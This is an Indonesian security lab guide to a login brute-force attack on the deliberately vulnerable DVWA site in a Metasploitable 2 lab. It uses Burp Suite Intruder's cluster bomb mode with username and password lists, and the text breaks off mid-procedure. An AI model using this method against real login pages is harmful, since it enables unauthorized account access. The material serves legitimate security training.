**VULNERABLE WEBSITE LAB (SECURITY: LOW)**

System requirement:

-Kali Linux 2022.4

-OPNsense 23.1-amd64


-Metasploitable 2.6.24-16-server

Link sourceforge: <https://sourceforge.net/projects/metasploitable/>

Link vulnhub: <https://www.vulnhub.com/entry/metasploitable-2,29/>

Documentation: <https://docs.rapid7.com/metasploit/metasploitable-2/>

Arsitektur sistem:




Persiapan:


1. Konfigurasi routing pada kali linux

mp 26


1. Menemukan IP address metasploitable 2 dengan nmap



1. Mengakses website DVWA yang terinstall di metasploitable 2 (http://192.168.1.114/dvwa)




1. Login dengan menggunakan username ‘admin’ (tanpa tanda kutip) dan passwordnya ‘password’ (tanpa tanda kutip)




Praktek penyerangan:

1. Brute force attack (security: low)


-pilih menu brute force, maka akan tampil form login. Jika dimasukkan username dan password secara acak misalnya username ‘test’ dan password ‘test’ maka akan muncul pesan ‘Username and/or password incorrect’ yang menandakan username dan password yang dimasukkan salah.




-jalankan burp suite pada halaman brute force dan disini didapat 2 request, yaitu request untuk menampilkan halaman brute dan request untuk melakukan login. Kirim request login tersebut ke intruder




-Buka tab Intruder, maka disini terdapat request login yang berhasil dikirim dari tab HTTP history sebelumnya




-Pilih cluster bomb untuk tipe penyerangan brute force, hilangkan penanda dengan menekan tombol ‘Clear §’. dan tambahkan penanda payload hanya di parameter username dan password




-pindah ke tab payloads, buat payload 1 dengan type Simple list dan berisi list username sebagai berikut




-buat payload 2 dengan type Simple list dan berisi list password sebagai berikut




-pindah ke tab options dan scroll ke bawah hingga menemukan menu Grep - Extract dan tekan tombol add



